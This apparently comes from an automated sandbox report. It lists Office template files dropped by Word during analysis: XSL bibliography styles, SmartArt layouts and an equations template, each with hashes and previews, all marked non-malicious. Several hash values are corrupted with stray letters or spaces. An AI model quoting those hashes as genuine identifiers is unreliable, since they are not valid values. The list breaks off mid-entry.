SSDEEP:	6:fxnxUXGdQ1MecJZMlWlk2E3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxny2dQ98MlWlzGHmD0+dAH/luWvv
MD5:	1309D172F10DD53911779C89A06BBF65
SHA1:	274351A1059868E9DEB53ADF01209E6BFBDFADFB
SHA-256:	C190F9E7D00E053596C3477455D1639C337C0BE01012C0D4F12DFCB432F5EC56
SHA-512:	31B38AD2D1FFF93E03BF707811F3A18AD08192F906E36178457306DDAB0C3D8D044C69DE575ECE6A4EE584800F827FB3C769F98EA650F1C208FEE84177070339
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .I.n.t.e.r.c.o.n.n.e.c.t.e.d.B.l.o.c.k.P.r.o.c.e.s.s...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7D39.tmp\InterconnectedBlockProcess.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	9191
Entropy (8bit):	7.93263830735235
Encrypted:	false
SSDEEP:	192:oeAMExvPJMg+yE+AfJLi3+Xoj7F3sPgMG61J88eDhFWT7hFNsdJtnLYJ7tSh:v2d+hnfJLi3+4ja4WqhFWT7FsdHMA
MD5:	08D3A25DD65E5E0D36ADC602AE68C77D
SHA1:	F23B6DDB3DA0015B1D8877796F7001CABA25EA64
SHA-256:	58B45B9DBA959F40294DA2A54270F145644E810290F71260B90F0A3A9FCDEBC1
SHA-512:	77D24C272D67946A3413D0BEA700A7519B4981D3B4D8486A655305546CE6133456321EE94FD71008CBFD678433EA1C834CFC147179B31899A77D755008FCE489
Malicious:	false
Preview:	PK.....]w>....<...5.....diagrams/layout1.xmlz.....].r.F.}.....1w`.J..'.....w..Dn. d....~.....pw...O.....s...?...p7.t>e.r<.]u.e..d..|8..\uo.....K...._.Y..E6.|..y;.....y.*/:o./...:[.o.+/.....?.....Z.?..s..d}...S.`...b.^o9.e.ty9_d...y>M.....7...e....."....<.v.u...e:].N.t....a....0..}..bQ.Y..>.~..~...U.|..Ev.....N...bw....{...O..Y.Y.&.....A.8Ik...N.Z.P.[}t.....|m...E..v..,..6....._?..."..K<.=x....$..%@.e..%....$=F..G..e.....<F..G51...;.....=...e.e.q..d.....A...&9'.N.\%.=N.Z.9.s.....y.4.Q.c.....|8.....Eg.:.ky.z.h.....).O...mz...N.wy.m...yv....~8.?Lg..o.l.y:.....z.i..j.irxl.w...r.....|.=....s};.\u.{t;i~S.....U7..mw...<.vO...M.o...W.U.....}.`V<|..%....l..`>]..".].l.i.N..Z..~Lt.....}?..E~:..>$.....x...%.....N....'C.m.=...w.=.Y...+'M.].2>.]_~...'.?...:....z.O..Y.....6..5...sj?.....).B..>.3...G...p.9.K!..[H..1$v../...E V..?`....+[...C.....h..!.QI5....<.>...A.d.....

C:\Users\user\AppData\Local\Temp\TCD7D4B.tmp\APASixthEditionOfficeOnline.xsl

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	333258
Entropy (8bit):	4.654450340871081
Encrypted:	false
SSDEEP:	6144:ybW83Zb181+MKHZR5D7H3hgtfL/8mIDbEhPv9FHSVsioWUyGYmwxAw+GIfnUNv5J:i
MD5:	5632C4A81D2193986ACD29EADF1A2177
SHA1:	E8FF4FDFEB0002786FCE1CF8F3D25F8E9631E346
SHA-256:	06DE709513D7976690B3DD8F5FDF1E59CF456A2DFBA952B97EACC72FE47B238B
SHA-512:	676CE1957A374E0F36634AA9CFFBCFB1E1BEFE1B31EE876483B10763EA9B2D703F2F3782B642A5D7D0945C5149B572751EBD9ABB47982864834EF61E3427C796
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">.. <xsl:output method="html" encoding="us-ascii"/>.... <xsl:template match="*" mode="outputHtml2">.. <xsl:apply-templates mode="outputHtml"/>.. </xsl:template>.... <xsl:template name="StringFormatDot">.. <xsl:param name="format" />.. <xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.. <xsl:when test="$format = ""></xsl:when>.. <xsl:when test="substring($format, 1, 2) = '%%'">.. <xsl:text>%</xsl:text>.. <xsl:call-template name="StringFormatDot">.. <xsl:with-param name="format" select="substring($format, 3)" />.. <xsl:with-param name=

C:\Users\user\AppData\Local\Temp\TCD7D4B.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.541819892045459
Encrypted:	false
SSDEEP:	6:fxnxUXuqRDA5McaQVTi8ME3QepmlJ0+3FbnKfZObdADryMluxHZypwwyv:fxny+AASZQoNGHmD0wbnKYZAH/lMZqiv

MD5:	C3216C3FC73A4B3FFFE7ED67153AB7B5
SHA1:	F20E4D33BABE978BE6A6925964C57D6E6EF1A92E
SHA-256:	7CF1D6A4F0BE5E6184F59BFB1304509F38E480B59A3B091DBDC43B052D2137CB
SHA-512:	D3B78BE6E7633FF943F5E34063B5EFA4AF239CD49F437227FC7575F6CC65C497B7D6F6A979EA065065BEAF257CB368560B546254269228605 2B5C7E5C01755BC
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .A.P.A.S.i.x.t.h.E.d.i.t.i.o.n.O.f.f.i.c.e.O.n.l.i.n.e...x.s.l.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7D5C.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	290
Entropy (8bit):	3.5081874837369886
Encrypted:	false
SSDEEP:	6:fxnxUXCOzi8ME3QepmlJ0+3FbnKfZObdADryMluxHZypwwyv:fxnydONGHmD0wbnKYZAH/lMZqiv
MD5:	8D9B02CC69FA40564E6C781A9CC9E626
SHA1:	352469A1ABB8DA1DC550D7E27924E552B0D39204
SHA-256:	1D44838330710EF4A2CC173C3514A9F4B0ACA6C44DB22729B7BE074D18C625BAE
SHA-512:	8B7DB2AB339DD8085104855F847C48970C2DD32ADB0B8EEA134A64C5CC7DE772615F85D057F4357703B65166C8CF0C06F4F6FD3E60FFC80DA3DD34B16D5B12 1
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .g.o.s.t.n.a.m.e...x.s.l.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7D5C.tmp\gostname.xsl

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	255948
Entropy (8bit):	5.103631650117028
Encrypted:	false
SSDEEP:	6144:gwprAm795vtfb8p4bgWPWEtTmtcRCDPThNPFQwB+26RxlslBkAgRMBHcTCwsHe5a:kW
MD5:	9888A214D362470A6189DEFF775BE139
SHA1:	32B552EB3C73CD7D0D9D924C96B27A86753E0F97
SHA-256:	C64ED5C2A323C00E84272AD3A701CAEBE1DCCEB67231978DE978042F09635FA7
SHA-512:	8A75FC2713003FA40B9730D29C786C76A796F30E6ACE12064468DD2BB4BF97EF26AC43FFE1158AB1DB06FF715D2E6CDE8EF3E8B7C49AA1341603CE122F31107 3
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="String FormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_p rop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ''"></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>% </xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select=

C:\Users\user\AppData\Local\Temp\TCD7D5D.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	256
Entropy (8bit):	3.464918006641019
Encrypted:	false
SSDEEP:	6:fxnxUXR+EqRGRnRE3QepmlJ0+3FbnKfZObdADxp1RDWIVwv:fxnyB+5RmRGHmD0wbnKYZAH+Vwv
MD5:	93149E194021B37162FD86684ED22401
SHA1:	1B31CAEBE1BBFA529092BE834D3B4AD315A6F8F1
SHA-256:	50BE99A154A6F632D49B04FCEE6BCA4D6B3B4B7C1377A31CE9FB45C462D697B2
SHA-512:	410A7295D470EC85015720B2B4AC592A472ED70A04103D200FA6874BEA6A423AF24766E98E5ACAA3A1DBC32C44E8790E25D4611CD6C0DBFFFE8219D53F33AC A7
Malicious:	false

Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .E.q.u.a.t.i.o.n.s...d.o.t.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.W.D. .D.o.c.u.m.e.n.t. .P.a.r.t.s.}.....

C:\Users\user\AppData\Local\Temp\TCD7D5D.tmp\Equations.dotx

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft Word 2007+
Category:	dropped
Size (bytes):	51826
Entropy (8bit):	5.541375256745271
Encrypted:	false
SSDEEP:	384:erH5dYPCA4t3aEFGiSUDtYfEbi5Ry/AT7/6tHODaFlDSomurYNfT4A0VIwWNS89u:Q6Cbh9tENyWdaFUSYNfZS89/3qtEu
MD5:	2AB22AC99ACFA8A82742E774323C0DBD
SHA1:	790F8B56DF79641E83A16E443A75A66E6AA2F244
SHA-256:	BC9D45D0419A08840093B0BF4DCF96264C02DFE5BD295CD9B53722E1DA02929D
SHA-512:	E5715C0ECF35CE250968BD6DE5744D28A9F57D20FD6866E2AF0B2D8C8F80FEDC741D48F554397D61C5E702DA896BD33EED92D778DBAC71E2E98DCFB0912DE 07B
Malicious:	false
Preview:	PK.....R.@c}LN4.....[Content_Types].xml ...(..... ....`.I.%&/m.{.J.J..t...`.$.@.....iG#).*..eVe]f.@....{...{...;.N'...?\fd.l..J..!....?~|.?"....|.{.[..e^7E.....Gi..V.by..G..|.....U..t.|..mW...m..|.5.j./..^d-.Y_.]e..E~wog...j...v.....?..u....c.....D....>.V...f-}..r9....=..Mn..U..5.(.....a...E..b....*..w.$...,O_fu."[P..WU=.;.....5..wdt..y1.....i.44-.r....;./.biG.Cd.n.j.{/.....V....c..^^.E.H?H.....B .....<...Ae.l.]..{....mK.....B....

C:\Users\user\AppData\Local\Temp\TCD7D9B.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	258
Entropy (8bit):	3.4692172273306268
Encrypted:	false
SSDEEP:	6:fxnxUXcq9DsoE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnysmYoGHmD0+dAH/luWvv
MD5:	C1B36A0547FB75445957A619201143AC
SHA1:	CDB0A18152F57653F1A707D39F3D7FB504E244A7
SHA-256:	4DFF7D1CEF6DD85CC73E1554D705FA6586A1FBD10E4A73EEE44EAABA2D2FFED9
SHA-512:	0923FB41A6DB96C85B44186E861D34C26595E37F30A6F8E554BD3053B99F237D9AC893D47E8B1E9CF36556E86EFF5BE33C015CBBDD31269CDAA68D6947C47F5 F
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .p.i.c.t.u.r.e.o.r.g.c.h.a.r.t...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7D9B.tmp\pictureorgchart.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	7370
Entropy (8bit):	7.9204386289679745
Encrypted:	false
SSDEEP:	192:fYa+ngK2xG6HvLvoUnXxO+blKO1lt2Zg0AV:fYVn8Y6Hv3XxO+8uQZCV
MD5:	586CEBC1FAC6962F9E36388E5549FFE9
SHA1:	D1EF3BF2443AE75A78E9FDE8DD02C5B3E46F5F2E
SHA-256:	1595C0C027B12FE4C2B506B907C795D14813BBF64A2F3F6F5D71912D7E57BC40
SHA-512:	68DEAE9C59EA98BD597AE67A17F3029BC7EA2F801AC775CF7DECA292069061EA49C9DF5776CB5160B2C24576249DAF817FA463196A04189873CF16EFC4BEDC 62
Malicious:	false
Preview:	PK.....;nB;.h.....F.....[Content_Types].xmlz.....MN.0...by.b.,.BI...X `...{..O.S...H\.'.XTP..K{.o.....rg..bL...XM.:.v..c.k...}.D....9.....Bb>.+..G.....+(.u}.w.]...v..{.M&.].>`... .nB..B0Z@.e.u..R.....-.&#....aR..`.a..|. 1^.....&..|..s.A.t..b..A.i7...7.&....bQK$O.....9....V....Wt_PK.....HnB;..I)....j......_rels/.rels...J.@.._e..&6E.i/.,x..Lw'.j.....G..\..... .....)...Y.3)..`...9r{v!.....z...#>5.g.WJ%..T..>'m ..K.T.....j6[(:f.)S....C.mk5^.=:...X.....C.... I.....&5..e..H.1...).P.cw.kjT.....C.....=.....}G!7E.y$.(...}b.....b=.<..^.....U..Y..PK..... ....^5a.2u.....diagrams/layout1.xml..ko.8..+x.t.l..J.n.t.Mnw.x. ....B.t$.,.(&i.....(..d.mY.....g.../[.<!.{ap>...L...p....G.9z?...,_...e..`..%.....8....G!..B8.....o...b.....Q.>|.....g..O\B ...i.h...0B.}.....z...k...H..t~r.v.....7o.E....$....Z.....ZDd..~.....>.....O.3.Sl.Y.".O&I....#."._c.$.r..z.g0`…0...q:...^0.EF...%(.Ao$.#.o6..c'....$%.}

C:\Users\user\AppData\Local\Temp\TCD7DAC.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

File Type:	data
Category:	dropped
Size (bytes):	286
Entropy (8bit):	3.538396048757031
Encrypted:	false
SSDEEP:	6:fxnxUXcel8ME3QepmlJ0+3FbnKfZObdADryMluxHZypwwyv:fxnyMelNGHmD0wbnKYZAH/lMZqiv
MD5:	149948E41627BE5DC454558E12AF2DA4
SHA1:	DB72388C037F0B638FCD007FAB46C916249720A8
SHA-256:	1B981DC422A042CDDEBE2543C57ED3D468288C20D280FF9A9E2BB4CC8F4776ED
SHA-512:	070B55B305DB48F7A8CD549A5AECF37DE9D6DCD780A5EC546B4BB2165AF4600FA2AF350DDDB48BECCAA3ED954AEE90F5C06C3183310B081F555389060FF4C B01
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .s.i.s.t.0.2...x.s.l.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. . {.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7DAC.tmp\sist02.xsl

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	250983
Entropy (8bit):	5.057714239438731
Encrypted:	false
SSDEEP:	6144:JwprA6OS95vtfb8p4bgWPzkhUh9l5/oBRSifJeg/yQzvapSiQhHZeruvoXMUw3im:uP
MD5:	F883B260A8D67082EA895C14BF56DD56
SHA1:	7954565C1F243D46AD3B1E2F1BAF3281451FC14B
SHA-256:	EF4835DB41A485B56C2EF0FF7094BC2350460573A686182BC45FD6613480E353
SHA-512:	D95924A499F32D9B4D9A7D298502181F9E9048C21DBE0496FA3C3279B263D6F7D594B859111A99B1A53BD248EE69B867D7B1768C42E1E40934E0B990F0CE051E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xs lt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us- ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormat Dot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_En dChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</x sl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" sel ect="$para

C:\Users\user\AppData\Local\Temp\TCD7DC2.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	256
Entropy (8bit):	3.4842773155694724
Encrypted:	false
SSDEEP:	6:fxnxUXDAIlJAFlloE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnyMlI7loGHmD0+dAH/luWvv
MD5:	923D406B2170497AD4832F0AD3403168
SHA1:	A77DA08C9CB909206CDE42FE1543B9FE96DF24FB
SHA-256:	EBF9CF474B25DDFE0F6032BA910D5250CBA2F5EDF9CF7E4B3107EDB5C13B50BF
SHA-512:	A4CD8C74A3F916CA6B15862FCA83F17F2B1324973CCBCC8B6D9A8AEE63B83A3CD880DC6821EEADFD882D74C7EF58FA586781DED44E00E8B2ABDD367B47CE 45B7
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .C.o.n.v.e.r.g.i.n.g.T.e.x.t...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p. l.a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7DC2.tmp\ConvergingText.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	11380
Entropy (8bit):	7.891971054886943
Encrypted:	false
SSDEEP:	192:VJcnLYnAVbOFLaCPLrGGbhaWEu6d3RmryqLkeAShObPb1AYcRMMXjkfa0nYBwggD:VcMC8lLrRbhy1ZqLyShYb1FHQ4C0nYQJ
MD5:	C9F9364C659E2F0C626AC0D0BB519062

SHA1:	C4036C5760748193O9D03BB74C188BF902D1AE00
SHA-256:	6FC428CA0DCFC27D351736EF16C94D1AB08DDA50CB047A054F37EC028DD08AA2
SHA-512:	173A5E68E55163B081C5A8DA24AE46428E3FB326EBE17AE9588C7F7D7E5E5810BFCF08C23C3913D6BEC7369E06725F50387612F697AC6A444875C01A2C94D0F
Malicious:	false
Preview:	PK.....T.>.....[Content_Types].xmlz.....=N.1...b.Eko(.B....(.Pp..=.u.?.....#q..ND.!$.J{.o....G..[Cv.....+.R.Nx.....0."u..S...$&.....Je..B..x.....m.....M^z....f....| ...N..Q..z.!.- .2.9y.i.8j.....0.AE..p.s~@../jw.#8.I.#....4.~CI.:#h..f.PU.s.~.....(.)F..Y.....^x..PK.....T.>...V....L....._rels/.rels...J.@.._e..]AD.....x....3.t..T.w.\ZpA<x.....v..'.. ..z.....Y..[...<..2.TT....Q$.!.=.....&C....b".F.q.7...X3...7.8.N.}.. ?..8...#..,.L.3.#e...wZpZ.]S..:....t.....{..6.7.|..,dH.e..K 7-}.~.v...5.....b..PK.....q.~<.6..9 ...e.....diagrams/layout1 .xml..r.....{.]..u....xv7b.....HPd....t.q...b.i_a.'..P.f.3..F..1...U.u.*.2.....?}..O..V.....yQ.Mf.....w.....O....N.....t3;...e....j.^.o&.....w...../.w.....e.....O..,./..6...8>^ .^.....ru5...\.=>[M?.....g.....w.N....i.....iy6.?.....>.....>{yT.....x.....-...z5.L./.g....._.l.1.....#...|...pr.q

C:\Users\user\AppData\Local\Temp\TCD7DD3.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.48087342759872
Encrypted:	false
SSDEEP:	6:fxnxUXXt1MIae2E3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnyfMIaRGHmD0+dAH/luWvv
MD5:	69757AF3677EA8D80A2FBE44DEE7B9E4
SHA1:	26AF5881B48F0CB81F194D1D96E3658F8763467C
SHA-256:	0F14CA656CDD95CAB385F9B722580DDE2F46F8622E17A63F4534072D86DF97C3
SHA-512:	BDA862300BAFC407D662872F0BFB5A7F2F72FE1B7341C1439A22A70098FA50C81D450144E7570877783964967774l0ADCE4B11B655455BEDC3D128B80CFB472A
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .P.i.c.t.u.r.e.F.r.a.m.e...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a. t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7DD3.tmp\PictureFrame.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	4326
Entropy (8bit):	7.821066198539098
Encrypted:	false
SSDEEP:	96:+fF+Jrp7Yo5hnJiGa24TxEcpUeONo1w2NFocy2LQi33Z:2+f7YuhJdJ4TxEcmKwGkk3Z
MD5:	D32E93F7782B21785424AE2BEA62B387
SHA1:	1D5589155C319E28383BC01ED722D4C2A05EF593
SHA-256:	2DC7E71759D84EF8BB23F11981E2C2044626FEA659383E4B9922FE5891F5F478
SHA-512:	5B07D6764A6616A7EF25B81AB4BD4601ECEC1078727BFEAB4A780032AD31B1B26C7A2306E0DBB5B39FC6E03A3FC18AD67C170EA9790E82D8A6CEAB8E7F564 447
Malicious:	false
Preview:	PK.....n.A...#.....docProps/thumbnail.jpgz.....{4.i....1.n.v)..#.*....A+..Q(."..D.....#Q)...SQ....2c.ei.JC...N.{.....}.s.s..y>....d.(:.;.....q.....$.OBaPbI..(.V...o.....'..b..edE .J.+.....".tq..dqX.....8...CA.@.....0.G.O.$Ph...%i.Q.CQ.>.%!j..F..."?@.1J.Lm$..`..*oO...}..6.....(%....^CO..p.....-,.....w8..t.k.#....d..'...O...8....s1....z.r...rr...,(.)...*.]Q]S. {X.SC{GgWw..O....X./FF9._&..L.....[z..^..*....C...qI.f... .Hq....d*.d..9.N{{.N.6..6)..n<...iU]3..._.....%./.?.....(H4<.....}..%..Z..s...C@.d>.v...e.'WGW.....J..:....`....n..6.....]W~/.JX.Qf. .^...}...._Sg.-.p..a..C_:..F..E.....k.H.....-Bl$._5...B.w2e...2...c2/y3.U...7.8[.S}H..r/..^...g...|...I..\M..8p$]..poX-/.2}..}z\.\|.d<T.....1....2...{P...+Y...T...!.....p..c.....D..o..%.d.f .~.;.;=4.J..]1"(".....d.0.....L.f0.I..r8..M....m,.p..Y.f....\2.q. ...d9q....P...K..o!..#o...=.....{.p..l.n.....&..o...!J..\|)..q4.Z.b..PP....U.K..\|.i.$v

C:\Users\user\AppData\Local\Temp\TCD7DD4.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	302
Entropy (8bit):	3.537169234443227
Encrypted:	false
SSDEEP:	6:fxnxUXfQIUA/e/Wl8ME3QepmlJ0+3FbnKfZObdADryMluxHZypwwyv:fxnyXZ/eulNGHmD0wbnKYZAH/lMZqiv
MD5:	9C00979164E78E3B890E56BE2DF00666
SHA1:	1FA3C439D214C34168ADF0FBA5184477084A0E51
SHA-256:	21CCB63A82F1E6ACD6BAB6875ABBB37001721675455C746B17529EE793382C7B
SHA-512:	54AC8732C2744B60DA744E54D74A2664658E4257A136ABE886FF21585E8322E028D8243579D131EF4E9A0ABDDA70B4540A051C8B8B60D65C3EC0888FD691B9A
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .i.s.o.6.9.0.n.m.e.r.i.c.a.l...x.s.l.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.W.D.}.....S.t.o.r.e.L. o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. ./.f. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7DD4.tmp\iso690nmerical.xsl	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	217137
Entropy (8bit):	5.068335381017074
Encrypted:	false
SSDEEP:	6144:AwprA3Z95vtf58pb1WP2DCvCmvQursq7vIme5QyQzSS1apSiQhHDlruvoVeMUwFj:4P
MD5:	3BF8591E1D808BCCAD8EE2B822CC156B
SHA1:	9CC1E5EFD715BD0EAE5AF983FB349BAC7A6D7BA0
SHA-256:	7194396E5C833E6C8710A2E5D114E8E24338C64EC9818D51A929D57A5E4A76C8
SHA-512:	D434A4C15DA3711A5DAAF5F7D0A5E324B4D94A04B3787CA35456BFE423EAC9D11532BB742CDE6E23C16FA9FD203D3636BD198B41C7A51E7D3562D5306D74F757
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>..... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$parame

C:\Users\user\AppData\Local\Temp\TCD7DE4.tmp\Content.inf	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	254
Entropy (8bit):	3.4721586910685547
Encrypted:	false
SSDEEP:	6:fxnxUX9+RclTloE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnyteUTloGHmD0+dAH/luWvv
MD5:	4DD225E2A305B50AF39084CE568B8110
SHA1:	C85173D49FC1522121AA2B0B2E98ADF4BB95B897
